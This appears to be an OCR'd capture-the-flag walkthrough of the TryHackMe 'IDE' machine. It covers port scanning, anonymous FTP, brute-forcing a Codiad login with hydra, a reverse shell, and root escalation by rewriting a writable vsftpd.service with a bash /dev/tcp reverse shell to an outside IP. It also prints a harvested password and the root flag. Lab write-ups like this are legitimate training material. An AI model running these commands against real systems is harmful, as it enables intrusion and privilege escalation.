
IDE

Enumeration


We start performing a nmap enumeration:

```
nmap -sSVC -p- -Pn -n {ip} --min-rate 5000
```

We obtained the following:



We can conclude that the machine is running a web service, so we can connect to http://x.x.x.x:62337 to obtain the following:



The website's tittle is **Codiad 2.8.4**, thus, we might be able to search an exploit for whatever it is, so we can run the following:

```
# COMMAND -> searchsploit "app version"
#COMMAND ISSUED IN THIS PENTEST

searchsploit "codiad 2.8.4"
```

For which we obtained four exploits:

```
 Exploit Title                                             |  Path
-----------------------------------------------------------|---------------------------------
Codiad 2.8.4 - Remote Code Execution (Authenticated)       | multiple/webapps/49705.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (2    | multiple/webapps/49902.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (3    | multiple/webapps/49907.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (4    | multiple/webapps/50474.txt
-----------------------------------------------------------|---------------------------------
```

However, the above exploits are only usable once we're inside the web application, so far, we are still stuck in the login part. If default credentials or SQL injection techniques are used, none of that will work.

At this point, we can return to the enumeration and remember not only ftp service is running on port 21, but also according to the nmap scan, anonymous login is allowed, thus we perform:

```
ftp {ip}
#use the anonymous login
```

```
Connected to 10.10.112.228.
220 (vsFTPd 3.0.3)
Name (10.10.112.228:aleph0): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> _
```

Once inside the ftp service, perform "ls -la" to see all files inside

The only directory containing some useful things was "..." which contains a "-" suspicious directory, so we download the directory with "get ./-".


Once the file is downloaded, we can open it and we'll get the following:

```
Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;)
- drac.
```

We can assume John is a username and that we can brute-force the password with the rockyou.txtx list (remember this machine is from THM, so it's not that hard to guess what you have to do), so we can perform the following command:

```
hydra -l john -P /usr/share/wordlists/rockyou.txt {ip} -s 62337
```

After performing a brute-force attack on the given website, we can obtain the following credentials:




We can upload a reverse shell by using some exploit for that Codiad's version, I downloaded one from a write-up, so we upload the shell and perform the following command:

```
nc -nvlp {port}
```

Once we got a stable shell, we perform the following commands to make it stable:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

Once inside the machine we notice there's only one user on it called 'drac', so we can list the contents of its home directory to see anything interesting:



We know the flag is inside user.txt, nonetheless, it seems others cannot have access to it but only the user. the Bash History can be accessible for others. We can open it to see if anything is interesting:

mysql -u drac -p 'Th3dRaCULa1sR3aL' ← THIS IS WHAT WE GOT ON BASH_HISTORY

USER FLAG:

The above command is the one used to authenticate a user and password when trying to connect to a SQL DB. In the showed case, 'drac' is the user and 'Th3dRaCULa1sR3aL' is its password. We can try to use this password in order to see if the user is re-using its password and then we can have a privilege escalation, so we try to open the flag (remember since we are not drac, we should change the account):

ROOT FLAG:

If you have any problems with the reverse shell, you can use drac's credentials to establish a ssh connection

Performing the following command on the machine:

```
sudo -l
```

The above will expose we can run a service command with root privileges allowing us to escalate privileges:

We can perform the following command in order to ensure we can edit the config file of the ftp service:

```
ls -la /lib/systemd/system/vsftpd.service
```

```
drac@ide:~$ ls -la /lib/systemd/system/vsftpd.service
ls -la /lib/systemd/system/vsftpd.service
-rw-rw-r-- 1 root drac 248 Aug  4  2021 /lib/systemd/system/vsftpd.service
drac@ide:~$ _
```


According to the results, we can, so we edit the file in order that, when we restart the service, our reverse shell escalates as root. We perform the following in the config file:

```
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.8.192.64/2000 0>&1'
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
~
~
```


Once it’s done we can restart the service:



Now we have opened another reverse shell with root privileges

```
root@ide:/# ls /root
ls /root
root.txt
root@ide:/# cd /root
cd /root
root@ide:/root# clear
clear
TERM environment variable not set.
root@ide:/root# ls
ls
root.txt
root@ide:/root# cat root.txt
cat root.txt
ce258cb16f47f1c66f0b0b77f4e0fb8d
root@ide:/root#
```

So now, we have completed all the tasks!



#PWNED